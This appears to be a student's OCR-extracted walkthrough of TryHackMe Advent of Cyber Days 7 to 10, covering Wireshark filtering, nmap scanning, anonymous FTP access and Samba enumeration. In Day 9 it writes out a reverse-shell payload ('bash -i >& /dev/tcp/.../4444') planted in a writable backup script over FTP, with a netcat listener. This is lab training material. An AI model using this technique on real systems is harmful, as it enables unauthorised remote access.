Search “icmp” and see the source with request and the IP address is shown




Question 2

We use http.request.method == GET as shown in the TryHackMe.com




Question 3

We apply http.request.method == GET filter.




Question 4

We apply tcp.port = = 21 filter by opening pcap2.pcap




Question 5

We apply tcp.port = = 22 filter




Question 6




Question 7

Open the pcap3.pcap and apply http.request.method == GET filter. Export zip into our file by clicking export object & http.



Question 8



Thought Process/Methodology:

Firstly we download the task files on Day 7. We extracted the zip through the terminal. We then open Wireshark. We open pcap1.pcap followed by searching “icmp” on the filter. We see the source with the request and the IP address is 10.11.3.2. After that, we apply http.request.method == GET filter and see the article shown. Furthermore, we open pcap2.pcap and apply the tcp.port == 21 filter. Moreover, we apply tcp.port == 22 filter and see SSH with encrypted packet. We then open pcap3.pcap followed by apply http.request.method == GET filter. We export the christmas.zip into our file. We click the txt file which we exported just now.

Day 8
Tools used: Kali Linux, Firefox

Question1
Find it on google

Snort (software) - Wikipedia

Snort is a free open source network intrusion detection system (IDS) and intrusion prevention system (IPS) **created** in 1998 by Martin Roesch, founder and former CTO of Sourcefire. [5] [6] **Snor**...

Question 2
Type sudo nmap -A IP ADDRESS -T5 in terminal and we get the answer

```
80/tcp   open  http          Apache httpd 2.4.29 ((Ubuntu))
|_http-generator: Hugo 0.78.2
|_http-title: TBFC&#39;s Internal Blog
|_http-server-header: Apache/2.4.29 (Ubuntu)
2222/tcp open  ssh           OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux;
ol 2.0)
| ssh-hostkey:
|   2048 cf:c9:99:d0:5c:09:27:cd:a1:a8:1b:c2:b1:d5:ef:a6 (RSA)
|   256 4c:d4:f9:20:6b:ce:fc:62:99:54:7d:c2:b4:b2:f2:b2 (ECDSA)
|_  256 d0:e6:72:18:b5:20:89:75:d5:69:74:ac:cc:b8:3b:9b (ED25519)
3389/tcp open  ms-wbt-server xrdp
```

Question 3
Type sudo nmap -A IP ADDRESS -T5 in terminal and we get the answer

```
|_http-server-header: Apache/2.4.29 (Ubuntu)
2222/tcp open  ssh           OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protoc
ol 2.0)
```


Question 4
Type sudo nmap -A IP ADDRESS -T5 in terminal and we get the answer

```
PORT     STATE SERVICE       VERSION
80/tcp   open  http          Apache httpd 2.4.29 ((Ubuntu))
```

Question 5
Type sudo nmap -A IP ADDRESS -T5 in terminal and we get the answer

```
2222/tcp open  ssh           OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu L
ol 2.0)
| ssh-hostkey:
|   2048 cf:c9:99:d0:5c:09:27:cd:a1:a8:1b:c2:b1:d5:ef:a6 (RSA)
|   256 4c:d4:f9:20:6b:ce:fc:62:99:54:7d:c2:b4:b2:f2:b2 (ECDSA)
|   256 d0:e6:72:18:b5:20:89:75:d5:69:74:ac:cc:b8:3b:9b (ED25519)
```

Question 6
Type sudo nmap --script http-title IP ADDRESS -T5 in terminal and we get the answer




Thought Process/Methodology:
For question 1 we search it on google to get the answer.For question 2,3,4and5 we type sudo nmap -A IP ADDRESS -T5 in terminal and we get the answer.For question 6,we type sudo nmap --script http-title IP ADDRESS -T5 in terminal and we get the answer.

Day 9

Tools used: Kali Linux, Firefox


Question1

Open terminal,then type ftp IP ADDRESS, then type ls and it will show the answer.



Question 2

Type cd public,then type ls , we will know that we can access it.



Question 3


Download the backup.sh by using commands like get backup.sh.Then open folder,right click the backup.sh.Then select the open with “mousepad”.Then we will get the answer.

File Edit Search View Document Help

```
1 #!/bin/bash
2
3 # Created by ElfMcEager to backup all of Santa's goodies!
4
5 # Create backups to include date DD/MM/YYYY
6 filename="backup_`date +%d`_`date +%m`_`date +%Y`.tar.gz";
7
8 # Backup FTP folder and store in elfmceager's home directory
9 tar -zcvf /home/elfmceager/$filename /opt/ftp
10
11 # TO-DO: Automate transfer of backups to backup server
12
13
14
```

Question 4

Download the shoppinglist.txt.Then open folder and click it and we will get the answer.



Question 5


First we change the backup.sh content become bash -i >& /dev/tcp/Your_TryHackMe_IP/4444 0>&1 inside it then save.Type nc -lvnp 4444 in the terminal.hen we upload backup.sh by typing put backup.sh.then we type ls .Then type whoami.Then type cat flag.txt and the flag will be shown.


Thought Process/Methodology:
First we open terminal,then type ftp IP ADDRESS, then type ls and it will show the answer.Then,we type cd public,then type ls , we will know that we can access it.Then ,we download the backup.sh and shoppintlist.txt by using commands like get backup.sh.Then open folder,right click the backup.sh.Then select the open with “mousepad”. We change the backup.sh content become bash -i >& /dev/tcp/Your_TryHackMe_IP/4444 0>&1 inside it then save.Then type nc -lvnp 4444 in the terminal.Then we upload backup.sh by typing put backup.sh,then we type ls .Then type whoami.Then type cat flag.txt and the flag will be shown.

Day 10 -[Networking] Don't be sElfish!


Tool used: FireFox, Kali linux

Question 1







Question 2:




Question 3:



Question 4:



Question 5:



Thought Process/Methodology:

After opened up the attack box, open terminal and run the command “cd /root/Desktop/Tools/Miscellaneous” and ./enum4linux.pl -h, the help menu will show up. After that, run ./enum4linux.pl -U MACHINE_IP, user that are on the Samba server will show up, also run ./enum4linux.pl -S MACHINE_IP, ‘share’ will also show up. After that, run smbclient//REPLACE_INSTANCE_IP_ADDRESS/**sharename** on the terminal and try the

user 1 by 1 by insert their username and with no password. After the user found, run ls and the directory that left by ElfMcSkidy for Santa will be shown.